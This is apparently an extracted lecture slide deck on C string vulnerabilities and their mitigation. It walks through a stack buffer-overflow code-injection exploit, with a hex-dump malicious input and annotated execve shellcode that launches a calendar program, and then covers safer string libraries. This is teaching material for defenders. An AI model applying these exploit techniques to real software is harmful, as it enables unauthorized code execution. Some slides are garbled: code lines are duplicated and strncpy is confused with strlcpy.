
g() Returns




g() Returns



g() Returns



g() Returns



Why is This Interesting?



- An attacker can chain together multiple functions with arguments
- “Exploit” code pre-installed in code segment
 - No code is injected
 - Memory based protection schemes cannot prevent arc injection
 - Doesn't required larger overflows
- The original frame can be restored to prevent detection

String Agenda



- Strings
- Common String Manipulation Errors
- String Vulnerabilities
 - Buffer overflows
 - Program stacks
 - Arc Injection
 - Code Injection
- Mitigation Strategies

Code Injection



- Attacker creates a **malicious argument**
 - specially crafted string that contains a pointer to malicious code provided by the attacker
- When the function returns control is transferred to the malicious code
 - injected code runs with the permissions of the vulnerable program when the function returns
 - programs running with root or other elevated privileges are normally targeted

Malicious Argument



- Characteristics of MA
 - Must be accepted by the vulnerable program as legitimate input.
 - The argument, along with other controllable inputs, must result in execution of the vulnerable code path.
 - The argument must not cause the program to terminate abnormally before control is passed to the **malicious code**



./vulprog < exploit.bin

- The get password program can be exploited to execute arbitrary code by providing the following binary data file as input:

```
000 31 32 33 34 35 36 37 38-39 30 31 32 33 34 35 36 "1234567890123456"  
010 37 38 39 30 31 32 33 34-35 36 37 38 E0 F9 FF BF "789012345678a. +"  
020 31 C0 A3 FF F9 FF BF B0-0B BB 03 FA FF BF B9 FB "1+ú . +|+. +|v"  
030 F9 FF BF 8B 15 FF F9 FF BF CD 80 FF F9 FF BF 31 ". +i$ . +-Ç . +1"  
040 31 31 31 2F 75 73 72 2F-62 69 6E 2F 63 61 6C 0A "111/usr/bin/cal "
```

- This exploit is specific to Red Hat Linux 9.0 and GCC



Mal Arg Decomposed 1

The first 16 bytes of binary data fill the allocated storage space for the password.

```
000 31 32 33 34 35 36 37 38 39 30 31 32 33 34 35 36 "1234567890123456"  
010 37 38 39 30 31 32 33 34 35 36 37 38 E0 F9 FF BF "789012345678a. +"  
020 31 C0 A3 FF F9 FF BF B0 0B BB 03 FA FF BF B9 FB "1+ú . +|+. +|v"  
030 F9 FF BF 8B 15 FF F9 FF BF CD 80 FF F9 FF BF 31 ". +i$ . +-Ç . +1"  
040 31 31 31 2F 75 73 72 2F 62 69 6E 2F 63 61 6C 0A "111/usr/bin/cal "
```

NOTE: The version of the gcc compiler used allocates stack data in multiples of 16 bytes

Mal Arg Decomposed 2



- 000 31 32 33 34 35 36 37 38 39 30 31 32 33 34 35 36 "1234567890123456"
- 010 37 38 39 30 31 32 33 34 35 36 37 38 E0 F9 FF BF "789012345678a. +"
- 020 31 C0 A3 FF F9 FF BF B0 0B BB 03 FA FF BF B9 FB "l+ú . +|+. +|v"
- 030 F9 FF BF 8B 15 FF F9 FF BF CD 80 FF F9 FF BF 31 ". +i\$. +-Ç . +l"
- 040 31 31 31 2F 75 73 72 2F 62 69 6E 2F 63 61 6C 0A "111/usr/bin/cal "

The next 12 bytes of binary data fill the storage allocated by the compiler to align the stack on a 16-byte boundary.

Mal Arg Decomposed 3



- 000 31 32 33 34 35 36 37 38 39 30 31 32 33 34 35 36 "1234567890123456"
- 010 37 38 39 30 31 32 33 34 35 36 37 38 E0 F9 FF BF "789012345678a. +"
- 020 31 C0 A3 FF F9 FF BF B0 0B BB 03 FA FF BF B9 FB "l+ú . +|+. +|v"
- 030 F9 FF BF 8B 15 FF F9 FF BF CD 80 FF F9 FF BF 31 ". +i\$. +-Ç . +l"
- 040 31 31 31 2F 75 73 72 2F 62 69 6E 2F 63 61 6C 0A "111/usr/bin/cal "

This value overwrites the return address on the stack to reference injected code



Malicious Code

- The object of the malicious argument is to transfer control to the malicious code
 - May be included in the malicious argument (as in this example)
 - May be injected elsewhere during a valid input operation
 - Can perform any function that can otherwise be programmed but often will simply open a remote shell on the compromised machine.
- For this reason this injected, malicious code is referred to as [shellcode](#).



Sample Shell Code

```
xor %eax,%eax #set eax to zero
mov %eax,0xbffff9ff #set to NULL word
xor %eax,%eax #set eax to zero
mov %eax,0xbffff9ff #set to NULL word
mov $0xb,%al #set code for execve
mov $0xb,%al #set code for execve
mov $0xbffffa03,%ebx #ptr to arg 1
mov $0xbffff9fb,%ecx #ptr to arg 2
mov 0xbffff9ff,%edx #ptr to arg 3
mov $0xb,%al #set code for execve
mov $0xbffffa03,%ebx #ptr to arg 1
mov $0xbffff9fb,%ecx #ptr to arg 2
mov 0xbffff9ff,%edx #ptr to arg 3
int $80 # make system call to execve
arg 2 array pointer array
char * []={0xbffff9ff, "1111"}; "/usr/bin/cal\0"
```




Create a Zero

Create a zero value

- because the exploit cannot contain null characters until the last byte, the null pointer must be set by the exploit code.

```
xor %eax,%eax #set eax to zero  
mov %eax,0xbffff9ff # set to NULL word
```

...

Use it to null terminate the argument list

- Necessary because an argument to a system call consists of a list of pointers terminated by a null pointer.



Shell Code

```
xor %eax,%eax #set eax to zero  
mov %eax,0xbffff9ff #set to NULL word  
mov $0xb,%al #set code for execve
```

...

The system call is set to `0xb`, which equates to the `execve()` system call in Linux.



Shell Code

```
...  
mov $0xb,%al #set code for execve  
mov $0xbffffa03,%ebx #arg 1 ptr  
mov $0xbffff9fb,%ecx #arg 2 ptr  
mov 0xbffff9ff,%edx #arg 3 ptr
```

Sets up three arguments for the `execve()` call

```
...  
arg 2 array pointer array  
char * []={0xbffff9ff  
           "1111"};  
"/usr/bin/cal\0"
```

points to a NULL byte

- Data for the arguments is also included in the shellcode

Changed to `0x00000000` terminates ptr array and used for `arg3`



Shell Code

```
...  
mov $0xb,%al #set code for execve  
mov $0xbffffa03,%ebx #ptr to arg 1  
mov $0xbffff9fb,%ecx #ptr to arg 2  
mov 0xbffff9ff,%edx #ptr to arg 3  
int $80 # make system call to execve  
...
```

The `execve()` system call results in execution of the Linux calendar program

Mitigation Strategies



- Include strategies designed to
 - **prevent** buffer overflows from occurring
 - **detect** buffer overflows and securely recover without allowing the failure to be exploited
- Prevention strategies can
 - **statically** allocate space
 - **dynamically** allocate space

Static approach Statically Allocated Buffers



- Assumes a fixed size buffer
 - Impossible to add data after buffer is filled
 - Because the static approach discards excess data, actual program data can be lost.
 - Consequently, the resulting string must be fully validated

Input Validation



- Buffer overflows are often the result of unbounded string or memory copies.
- Buffer overflows can be prevented by ensuring that input data does not exceed the size of the smallest buffer in which it is stored.

```
1. int myfunc(const char *arg) {  
2.     char buff[100];  
3.     if (strlen(arg) >= sizeof(buff)) {  
4.         abort();  
5.     }  
6. }
```

Static Prevention Strategies



- Input validation
- `strncpy()` and `strlcat()`
- ISO/IEC “Security” TR 24731

strncpy() and strlcat()



- Copy and concatenate strings in a less error-prone manner

```
size_t strncpy(char *dst,  
               const char *src, size_t size);  
size_t strlcat(char *dst,  
               const char *src, size_t size);
```

- The `strncpy()` function copies the null-terminated string from `src` to `dst` (up to `size` characters).
- The `strlcat()` function appends the null-terminated string `src` to the end of `dst` (no more than `size` characters will be in the destination)

Size Matters



- To help prevent buffer overflows, `strncpy()` and `strlcat()` accept the size of the destination string as a parameter.
 - For statically allocated destination buffers, this value is easily computed at compile time using the `sizeof()` operator.
 - Dynamic buffers size not easily computed
- Both functions guarantee the destination string is null terminated for all non-zero-length buffers

String Truncation



- The `strncpy()` and `strncat()` functions return the total length of the string they tried to create.
 - For `strncpy()` that is simply the length of the source
 - For `strncat()` it is the length of the destination (before concatenation) plus the length of the source.
- To check for truncation, the programmer needs to verify that the return value is less than the size parameter.
- If the resulting string is truncated the programmer
 - knows the number of bytes needed to store the string
 - may reallocate and recopy.

`strncpy()` and `strncat()` Summary



- The `strncpy()` and `strncat()` available for several UNIX variants including OpenBSD and Solaris but not GNU/Linux (glibc).
- Still possible that the incorrect use of these functions will result in a buffer overflow if the specified buffer size is longer than the actual buffer length.
- Truncation errors are also possible if the programmer fails to verify the results of these functions.

Static Prevention Strategies



- Input validation
- `strncpy()` and `strncat()`
- ISO/IEC “Security” TR 24731

ISO/IEC “Security” TR 24731



- Work by the international standardization working group for the programming language C (ISO/IEC JTC1 SC22 WG14)
- ISO/IEC TR 24731 defines less error-prone versions of C standard functions
 - `strcpy_s()` instead of `strcpy()`
 - `strcat_s()` instead of `strcat()`
 - `strncpy_s()` instead of `strncpy()`
 - `strncat_s()` instead of `strncat()`

ISO/IEC “Security” TR 24731 Goals



- Mitigate against
 - Buffer overrun attacks
 - Default protections associated with program-created file
- Do not produce unterminated strings
- Do not unexpectedly truncate strings
- Preserve the null terminated string data type
- Support compile-time checking
- Make failures obvious
- Have a uniform pattern for the function parameters and return type

strcpy_s() Function



- Copies characters from a source string to a destination character array up to and including the terminating null character.
- Has the signature:

```
errno_t strcpy_s(  
    char * restrict s1,  
    rsize_t slmax,  
    const char * restrict s2);
```
- Similar to `strcpy()` with extra argument of type `rsize_t` that specifies the maximum length of the destination buffer.
- Only succeeds when the source string can be fully copied to the destination without overflowing the destination buffer.

strcpy_s() Example



```
int main(int argc, char* argv[]) {
    char a[16];
    char b[16];
    char c[24];

    strcpy_s(a, sizeof(a), "0123456789abcdef");
    strcpy_s(b, sizeof(b), "0123456789abcdef");
    strcpy_s(c, sizeof(c), a);
    strcat_s(c, sizeof(c), b);
}
```

strcpy_s() fails and generates a runtime constraint error

ISO/IEC TR 24731 Summary



- Already available in Microsoft Visual C++ 2005
- Functions are still capable of overflowing a buffer if the maximum length of the destination buffer is incorrectly specified
- The ISO/IEC TR 24731 functions are
 - not “fool proof”
 - undergoing standardization but may evolve
 - useful in
 - preventive maintenance
 - legacy system modernization

Dynamic approach

Dynamically Allocated Buffers



- Dynamically allocated buffers dynamically resize as additional memory is required.
- Dynamic approaches scale better and do not discard excess data.
- The major disadvantage is that if inputs are not limited they can
 - exhaust memory on a machine
 - consequently be used in denial-of-service attacks

Prevention strategies

SafeStr



- Written by Matt Messier and John Viega
- Provides a rich string-handling library for C that
 - has secure semantics
 - is interoperable with legacy library code
 - uses a dynamic approach that automatically resizes strings as required.
- SafeStr reallocates memory and moves the contents of the string whenever an operation requires that a string grow in size.
- As a result, buffer overflows should not be possible when using the library



safestr_t type

- The SafeStr library is based on the `safestr_t` type
- Compatible with `char *` so that `safestr_t` structures to be cast as `char *` and behave as C-style strings.
- The `safestr_t` type keeps the actual and allocated length in memory directly preceding the memory referenced by the pointer



Error Handling

- Error handling is performed using the XXL library
 - provides both exceptions and asset management for C and C++.
 - The caller is responsible for handling exceptions
 - If no exception handler is specified by default
 - a message is output to `stderr`
 - `abort()` is called
- The dependency on XXL can be an issue because both libraries need to be adopted to support this solution.

SafeStr Example

```
safestr_t str1;  
safestr_t str2;
```

Allocates memory for strings

```
XXL_TRY_BEGIN {  
    str1 = safestr_alloc(12, 0);  
    str2 = safestr_create("hello, world\n", 0);  
    safestr_copy(&str1, str2);  
    safestr_printf(str1);  
    safestr_printf(str2);  
}
```

Copies string

```
XXL_CATCH (SAFESTR_ERROR_OUT_OF_MEMORY)
```

```
{  
    printf("safestr out of memory.\n");
```

Catches memory errors

```
}  
XXL_EXCEPT {  
    printf("string operation failed.\n");  
}  
XXL_TRY_END;
```

Handles remaining exceptions

Managed Strings

- Manage strings dynamically
 - allocate buffers
 - resize as additional memory is required
- Managed string operations guarantee that
 - strings operations cannot result in a buffer overflow
 - data is not discarded
 - strings are properly terminated (strings may or may not be null terminated internally)
- Disadvantages
 - unlimited can exhaust memory and be used in denial-of-service attacks
 - performance overhead

Data Type



- Managed strings use an opaque data type

```
struct string_mx;  
typedef struct    string_mx *string_m;
```

- The representation of this type is
 - private
 - implementation specific

Create / Retrieve String Example



```
errno_t retValue;  
char *cstr; // c style string  
string_m str1 = NULL;  
  
if (retValue = strcreate_m(&str1, "hello, world")) {  
    fprintf(stderr, "Error %d from strcreate_m.\n",  
            retValue);  
}  
else { // print string  
    if (retValue = getstr_m(&cstr, str1)) {  
        fprintf(stderr, "error %d from getstr_m.\n", retValue);  
    }  
    printf("%s\n", cstr);  
    free(cstr); // free duplicate string  
}
```

Status code uniformly provided
as return value

- prevents nesting
- encourages status checking

Black Listing



- Replaces dangerous characters in input strings with underscores or other harmless characters.
 - requires the programmer to identify all dangerous characters and character combinations.
 - may be difficult without having a detailed understanding of the program, process, library, or component being called.
 - May be possible to encode or escape dangerous characters after successfully bypassing black list checking.

White Listing



- Define a list of acceptable characters and remove any characters that are unacceptable
- The list of valid input values is typically a predictable, well-defined set of manageable size.
- White listing can be used to ensure that a string only contains characters that are considered safe by the programmer.

Data Sanitization



- The managed string library provides a mechanism for dealing with data sanitization by (optionally) ensuring that all characters in a string belong to a predefined set of “safe” characters.

```
errno_t setcharset(  
    string_m s,  
    const string_m safeset  
);
```

String Summary



- Buffer overflows occur frequently in C and C++ because these languages
 - define strings as a null-terminated arrays of characters
 - do not perform implicit bounds checking
 - provide standard library calls for strings that do not enforce bounds checking
- The `basic_string` class is less error prone for C++ programs
- String functions defined by ISO/IEC “Security” TR 24731 are useful for legacy system remediation
- For new C language development consider using the managed strings